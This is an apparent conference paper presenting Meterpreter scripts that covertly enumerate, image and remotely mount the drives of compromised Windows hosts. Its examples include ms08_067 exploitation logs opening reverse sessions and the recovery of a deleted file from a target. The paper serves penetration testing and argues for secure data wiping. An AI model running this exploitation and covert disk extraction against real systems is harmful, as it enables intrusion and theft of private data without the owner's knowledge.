Covert Post-Exploitation Forensics With Metasploit
Tools and Examples

R. Wesley McGrew
wesley@mcgrewsecurity.com http://mcgrewsecurity.com

Mississippi State University
National Forensics Training Center
http://msu-nftc.org

Introduction

In digital forensics, most examinations take place after the hardware has been physically seized (in most law enforcement scenarios) or a preinstalled agent allows access (in the case of enterprise forensics packages). There are existing tools that allow for forensic examination of storage media, that allow for the recovery of data from (but not limited to) deleted files, unallocated space, and the slack space between the ends of files and the next sector/cluster boundaries.

The above scenarios imply that the "subject" (the one in possession of the media) is aware of the fact that their data has been seized or subject to remote access. There are situations where this may not be desirable for an examiner:

- Penetration testing
- Evidence seizure when physical location is unknown
- Surreptitious monitoring

While existing tools (such as those in the Metasploit framework) allow "attackers" to navigate and selectively download portions of the target's filesystem without the subject's knowledge, this does not compare to the feature set of a true file-system forensic examination. It would be a boon for a penetration tester to have the ability to find data that had previously been deleted by the subject for "compliance". It would be useful for intelligence gathering to be able to data carve for old versions of documents or emails.

In this paper, and the accompanying talk, three new Meterpreter scripts will be introduced that will allow for existing digital forensic tools to be used in a more cover context. These tools allow for remote imaging of subject filesystems and disks, as well as mapping remote filesystems to local block devices. Examples are given on how to use these tools to combine the capabilities of the Metasploit framework to those of modern digital forensic tools.

Tools

The tools developed for covert post-exploitation forensics are ruby scripts meant to be run from the shell in Metasploit's Meterpreter payload. They make extensive use of Patrick HVE's meterpreter extension, Railgun, to make Windows API calls on the remote host. **Imager.rb** provides a "dd" like interface for creating local byte-for-byte images of remote physical drives and logical filesystems. **NBDServer.rb** allows the attacker to map a remote drive to a Network Block Device which can be mounted read-only or analyzed directly locally to the attacker. **Listdevices.rb** is a support script that enumerates remote physical devices and logical filesystems.

listdevices.rb

Purpose

Enumerates the compromised host's \\.\PhysicalDriveX filenames for physical storage devices, as well as drive letters for logical filesystem volumes. The resulting names can be used in **imager.rb** or **nbdserver.rb** arguments.

Usage

```
meterpreter > run listdrives.rb -h

USAGE:   run listdrives

OPTIONS:

    -h         Help menu.
    -m <opt>   Maximum physical drive number (Default: 10)
```

There is a delay associated with each Windows API call over Railgun, so in the interests of time, **listdrives.rb** only iterates through the first ten possible physical drive numbers. If you have reason to believe your target has more (a previous run showed all ten active, maybe), feel free to specify a higher maximum

Sample output
```
meterpreter > run listdrives.rb
Device Name:                    Type:    Size (bytes):
------------                    -----    -------------
<Physical Drives:>
\\.\PhysicalDrive0              Fixed    21474836480
\\.\PhysicalDrive1              Fixed    42949672960
\\.\PhysicalDrive2           Removable    1998585344
<Logical Drives:>
\\.\A:                                             78
\\.\C:                          Fixed    42949672960
\\.\D:                                             78
\\.\E:                       Removable    1998585344
```

imager.rb

Purpose

Imager.rb allows for making byte-for-byte copies of physical volumes and logical drives on the target system over the network to image files on the attacker's computer. It provides a set of options that will seem familiar to those experienced with imaging drives locally, such as split image files and MD5/SHA1 hashing.

Usage

```
meterpreter > run imager -h

USAGE:   run imager -d devicename

OPTIONS:

    -b <opt>  Block size in bytes (multiple of 512) (Default: 1048576)
    -c <opt>  Skip <opt> blocks (Default: 0)
    -d <opt>  Device to image ("run listdrives" for possible names)
    -h        Help menu.
    -n <opt>  Read only <opt> blocks (Default: 0 (read till end))
    -o <opt>  Output filename without extension (Default: image)
    -s <opt>  Split image every <opt> bytes (Default: 1610612736) (Don't split: 0)
```

Those familiar with imaging drives with **dd** will notice that the default block size is considerably higher than is typical for imaging drives locally. Making API calls through Railgun incurs some delay, on top of the expected speed issues caused network bandwidth and latency. Setting a high block size makes for less frequent API calls, improving the speed.

Imaging may take a very long time. If the session dies for any reason, the **-c** skip option can be used to skip over the portion of the target that has already been imaged. In the current version, this process is not automated, but it is a relatively simple matter to determine how large the existing image is, determine how many blocks to skip, and stitch the old and new images back together with **dd**.

Split image files created with this tool are supported by most forensics software (The Sleuth Kit and FTK Imager, for example).

Sample Output

```
meterpreter > run imager -d //./PhysicalDrive2
Started imaging //./PhysicalDrive2 to image.001
...continuing with image.002
Finished!
MD5  : 0009544b13fba447ee1d5150d2339378
SHA1 : a669ab2e1cec053ace2a94c4f9b94140621720a5
```

nbdserver.rb

Purpose

NBDserver.rb allows for mapping a remote physical drive or logical volume to a local block device on Linux systems (or other systems that support the Network Block Device protocol). It starts a TCP server up on the specified port and listens for connections from **nbd-client**. Reads from a /dev/nbdX block device are fulfilled by reading the data over the network from the compromised system.

To the attacker, what this means is that any forensic technique or software designed to be used on a disk image or block device can be executed on the attacker's system, targeting the remote system. The target filesystem can even be mounted read-only on the attacker's system if that is desired. This provides for huge speed increases over imaging the remote device in cases where forensic software can calculate where on the disk the desired evidence is likely to be (recovering recently deleted files, for example).

Usage

```
meterpreter > run nbdserver -h

USAGE:   run listdrives

OPTIONS:

    -d <opt>  Device to map ("run listdrives" for possible names)
    -h        Help menu.
    -i <opt>  IP Address for NBD server (Default: 0.0.0.0)
    -p <opt>  TCP Port for NBD server (Default: 10005)
```

Once **NBDserver** is running, a Linux system can easily map the device using **nbd-client** with the following command:

```
nbd-client localhost 10005 /dev/nbd0
```

Examples

Imaging a Remote Disk

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.15.1:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.15.188
[*] Meterpreter session 2 opened (192.168.15.1:4444 -> 192.168.15.188:1076) at Tue Mar 15 21:00:53 -0500 2011

meterpreter > run listdrives
Device Name:                    Type:     Size (bytes):
------------                    -----     -------------
<Physical Drives:>
\\.\PhysicalDrive0              Fixed      21474836480
\\.\PhysicalDrive1              Fixed      42949672960
\\.\PhysicalDrive2            Removable     1998585344
<Logical Drives:>
\\.\A:                                               78
\\.\C:                          Fixed      42949672960
\\.\D:                                               78
\\.\E:                        Removable     1998585344
meterpreter > run imager -d //./PhysicalDrive2
Started imaging //./PhysicalDrive2 to image.001
...continuing with image.002
Finished!
MD5  : 0009544b13fba447ee1d5150d2339378
SHA1 : a669ab2e1cec053ace2a94c4f9b94140621720a5
meterpreter > █
```

Recovering Deleted Files

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.15.186:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.15.188
[*] Meterpreter session 6 opened (192.168.15.186:4444 -> 192.168.15.188:1266) at Tue Mar 15 18:50
:28 -0400 2011

meterpreter > run listdrives
Device Name:              Type:    Size (bytes):
------------              -----    -------------
<Physical Drives:>
\\.\PhysicalDrive0        Fixed    21474836480
\\.\PhysicalDrive1        Fixed    42949672960
\\.\PhysicalDrive2        Removable    1998585344
<Logical Drives:>
\\.\A:                                 78
\\.\C:                    Fixed    42949672960
\\.\D:                                 78
\\.\E:                    Removable    1998585344
meterpreter > run nbdserver -d //./E:
Listening on 0.0.0.0:10005
Serving //./E: (1998585344 bytes)
```

```
root@bt:~# nbd-client localhost 10005 /dev/nbd0
Negotiation: ..size = 1951743KB
bs=1024, sz=1951743
root@bt:~# fls -rd /dev/nbd0
r/r * 6:        MySecrets.txt.txt
root@bt:~# icat -r /dev/nbd0 6
These are my darkest secretsroot@bt:~#
```

Mounting a Disk Remotely


```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.15.186:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.15.188
[*] Meterpreter session 8 opened (192.168.15.186:4444 -> 192.168.15.188:1363) at Tue Mar 15 19:22
:31 -0400 2011

meterpreter > run listdrives
Device Name:                    Type:    Size (bytes):
------------                    -----    -------------
<Physical Drives:>
\\.\PhysicalDrive0              Fixed    21474836480
\\.\PhysicalDrive1              Fixed    42949672960
\\.\PhysicalDrive2              Removable   1998585344
<Logical Drives:>
\\.\A:                                            78
\\.\C:                          Fixed    42949672960
\\.\D:                                            78
\\.\E:                          Removable   1998585344
meterpreter > run nbdserver -d //./C:
Listening on 0.0.0.0:10005
Serving //./C: (42949672960 bytes)
```



```
root@bt:~# nbd-client localhost 10005 /dev/nbd0
Negotiation: ..size = 41943040KB
bs=1024, sz=41943040
root@bt:~# mkdir target
root@bt:~# mount -r /dev/nbd0 target
root@bt:~# ls -al target/
total 786777
drwxrwxrwx  1 root root      4096 Mar 15  2011 .
drwxr-xr-x 26 root root      4096 Mar 15 19:28 ..
-rwxrwxrwx  1 root root         0 Mar  2 12:14 AUTOEXEC.BAT
-rwxrwxrwx  1 root root         0 Mar  2 12:14 CONFIG.SYS
drwxrwxrwx  1 root root      4096 Mar  2 12:17 Documents and Settings
-rwxrwxrwx  1 root root         0 Mar  2 12:14 IO.SYS
-rwxrwxrwx  1 root root         0 Mar  2 12:14 MSDOS.SYS
-rwxrwxrwx  1 root root     47564 Feb 28  2006 NTDETECT.COM
drwxrwxrwx  1 root root      4096 Mar  2 12:18 Program Files
drwxrwxrwx  1 root root         0 Mar 11 11:02 RECYCLER
drwxrwxrwx  1 root root      4096 Mar  2 12:17 System Volume Information
drwxrwxrwx  1 root root     28672 Mar  4 13:16 WINDOWS
drwxrwxrwx  1 root root         0 Mar  4 14:41 Wmdupd
-rwxrwxrwx  1 root root       211 Mar  2 12:11 boot.ini
-rwxrwxrwx  1 root root    250032 Feb 28  2006 ntldr
-rwxrwxrwx  1 root root 805306368 Mar 15 17:27 pagefile.sys
root@bt:~# ls -al target/Documents\ and\ Settings/
total 72
drwxrwxrwx 1 root root  4096 Mar  2 12:17 .
drwxrwxrwx 1 root root  4096 Mar 15  2011 ..
drwxrwxrwx 1 root root  4096 Mar  2 12:17 Administrator
drwxrwxrwx 1 root root  4096 Mar  2 12:13 All Users
drwxrwxrwx 1 root root 49152 Mar  2 12:14 Default User
drwxrwxrwx 1 root root  4096 Mar  2 12:17 LocalService
drwxrwxrwx 1 root root  4096 Mar  2 12:17 NetworkService
root@bt:~#
```

Caveats

Remote forensics has the potential to be time consuming and bandwidth intensive, depending on environment and techniques used.

Occasionally, API calls to determine the size of devices or volumes fail and report ridiculously large or small values. If this occurs, re-run **listdrives.rb** to see if it will begin reporting sizes correctly again. Rarely, if this does not work, a new meterpreter session may be needed to get it to behave again.

Conclusions

The ability to perform file system forensic analysis on remote compromised systems opens up new possibilities for penetration testers to find useful information on target systems. Experience forensic examiners know that a wealth of information is available in recoverable deleted files and data-carved media, and this set of tools opens that potential up to a wider audience of information security professionals.

The ease at which this can be done by malicious attackers also illustrates the need to securely wipe sensitive data as it is being deleted. Previously, it may have been assumed that attackers would not have the tools or inclination to sift through unallocated space for valuable data, but this set of tools, paper, and talk shows that it is not that difficult.

Acknowledgements

Thanks to "Patrick HVE" for the Railgun extension on Meterpreter. Implementing these tools would have been much more complex without it.

Massive thanks to Brian Carrier for providing such a great set of file system forensic tools in The Sleuth Kit that it just begged to be integrated into Metasploit somehow.

Code for enumerating logical drive letters was adapted from Rob Fuller (Mubix). His post on Railgun is at http://room362.com/blog/2010/7/7/intro-to-railgun-win-api-for-meterpreter.html and should be a first-stop for anyone else wanting to play with Railgun.

Thanks to Kragen Sitaker for posting a Python implementation of NBD that I (being more familiar with Python than Ruby) used as a reference when writing nbdserver.py (http://lists.canonical.org/pipermail/kragen-hacks/2004-May/000397.html)